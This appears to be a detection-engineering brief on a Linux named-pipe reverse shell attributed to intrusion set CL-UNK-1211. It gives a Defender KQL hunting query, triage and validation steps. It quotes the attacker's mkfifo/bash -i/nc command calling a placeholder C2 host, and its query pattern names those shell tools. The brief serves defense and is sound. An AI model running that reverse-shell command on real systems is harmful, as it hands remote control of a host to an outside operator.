
DETECTION THREAT LANDSCAPE

CL-UNK-1211 NAMED-PIPE REVERSE SHELL

A behavioral production candidate for mkfifo, interactive Bash and Netcat execution in one Linux command line.



PRODUCTION CANDIDATE

MEDIUM CONFIDENCE

UNIT 42 · LINUX · CL-UNK-1211

16 OCTOBER 2026

EXECUTIVE ASSESSMENT

Decision, confidence and evidence boundary.

OPERATIONAL VALUE

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The exact command line combines named-pipe creation, an interactive Bash shell and Netcat relay. It is directly observable and strongly distinguishable from routine administration.

CLASSIFICATION

Production candidate — Untested implementation sketch

Behavioral logic with no IOC dependency. Medium confidence until Linux sensor coverage, command-line completeness and legitimate security-testing overlap are measured.

EVIDENCE BOUNDARY

What a match proves

A match supports execution of the reverse-shell command structure. It does not by itself prove successful C2 connectivity, data access, exfiltration, impact or CL-UNK-1211 attribution.

BEHAVIOR AND EVIDENCE

Source facts separated from interpretation and inference.

- **Source facts**
  Unit 42 observed the command pattern: rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc <C2> <port> >/tmp/f. The named-pipe method was used across three separate C2 servers.
- **Vendor interpretation**
  Unit 42 tracks the intrusion set as CL-UNK-1211 and states that the shells operated almost entirely in memory to reduce disk artifacts.
- **Analyst inference**
  A complete process command line should contain mkfifo, the same /tmp path, bash -i, nc and pipe/redirection operators.
- **Assumptions**
  Defender for Endpoint records the complete Linux shell command line in DeviceProcessEvents.
- **Unconfirmed**
  Network connection success, remote operator interaction, downstream commands and attribution are not established by the process event alone.

TELEMETRY CONTRACT

Required fields, enrichment and known gaps.

REQUIRED TELEMETRY

Microsoft Defender for Endpoint process creation

DeviceProcessEvents. Linux endpoint coverage is required. ProcessCommandLine must retain shell metacharacters and the complete reverse-shell sequence.

REQUIRED FIELDS

Documented schema

Timestamp, DeviceId, DeviceName, FileName, FolderPath, ProcessCommandLine and ReportId. AccountName and InitiatingProcess* fields are optional investigation context.

UNAVAILABLE FROM THIS EVENT

Do not overclaim

Socket success, destination ownership, encrypted content, commands received through the shell and resulting data access are unavailable from the process event alone.

PRIMARY KQL

Microsoft Defender XDR advanced hunting.

```
DeviceProcessEvents
| where FileName in~ ("sh", "bash")
| where ProcessCommandLine contains "mkfifo"
| where ProcessCommandLine contains "/tmp/f"
| where ProcessCommandLine contains "bash -i"
| where ProcessCommandLine contains "nc "
| where ProcessCommandLine contains "|"
| project Timestamp, DeviceId, DeviceName, AccountName,
          FileName, FolderPath, ProcessCommandLine,
          InitiatingProcessFileName,
          InitiatingProcessCommandLine, ReportId
| order by Timestamp desc
```

No threshold, aggregation, sequence or join is used. Every predicate is derived from the source-observed command grammar. The query deliberately avoids C2 IPs and hashes.

TRIAGE AND TUNING

Expected overlap, exclusions and failure modes.

- **Expected false positives**
  Authorized red-team, penetration-test, exploit-lab or malware-analysis activity intentionally reproducing a classic named-pipe reverse shell.
- **Tuning**
  Allowlist only verified test devices, scheduled assessment windows and approved operator accounts. Do not exclude all use of mkfifo, nc or bash.
- **Investigation**
  Inspect the complete command line, parent process, account, host role, adjacent network events and subsequent child processes.
- **Failure conditions**
  Sensor absent, command line truncated, alternate FIFO path, socat or another socket utility, interpreter rename, encoded command or execution through a wrapper.
- **Durability**
  The combined grammar is behavioral and more durable than campaign IPs, hashes or filenames, but adversaries can alter paths and tooling.

VALIDATION GATES

Success, rejection and promotion criteria.

- **1 · Schema**
  Confirm DeviceProcessEvents receives Linux process creation and preserves ProcessCommandLine, pipe and redirection characters.
- **2 · Positive test**
  In an isolated lab, execute a harmless command string that reproduces the grammar without connecting to an external listener.
- **3 · Negative baseline**
  Search the normal retention window and review every match with the red-team and platform-engineering owners.
- **Success**
  Controlled execution is returned with a complete command line and legitimate matches can be bounded by narrow exclusions.
- **Rejection**
  The command is not captured, shell metacharacters are lost, or legitimate tooling frequently reproduces the full grammar.
- **Secondary platforms**
  Splunk and Chronicle require a verified endpoint parser, raw sample and parent/command-line mapping before any atomic query can be written reliably.

CONCLUSION AND REFERENCES

Defensible scope and source record.

VERDICT

Behavioral production candidate

Promote only after target-environment validation. The direct command grammar is specific enough for an alert candidate, while its outcome and attribution remain investigation questions.

PRIMARY TECHNICAL RESEARCH

Palo Alto Networks Unit 42 — AI-Powered Espionage Campaign Targets Government Linux Infrastructure — published 15 October 2026; observed activity October 2025–April 2026.

hxxps://unit42[.]paloaltonetworks[.]com/ai-campaign-targets-linux-infrastructure/

OFFICIAL SCHEMA

Microsoft Learn — DeviceProcessEvents table in the advanced hunting schema — accessed 16 October 2026; last updated 7 August 2026.

hxxps://learn[.]microsoft[.]com/en-us/defender-xdr/advanced-hunting-deviceprocessevents-table

ATT&CK

T1059.004 — Unix Shell. No additional technique is claimed from the process command alone.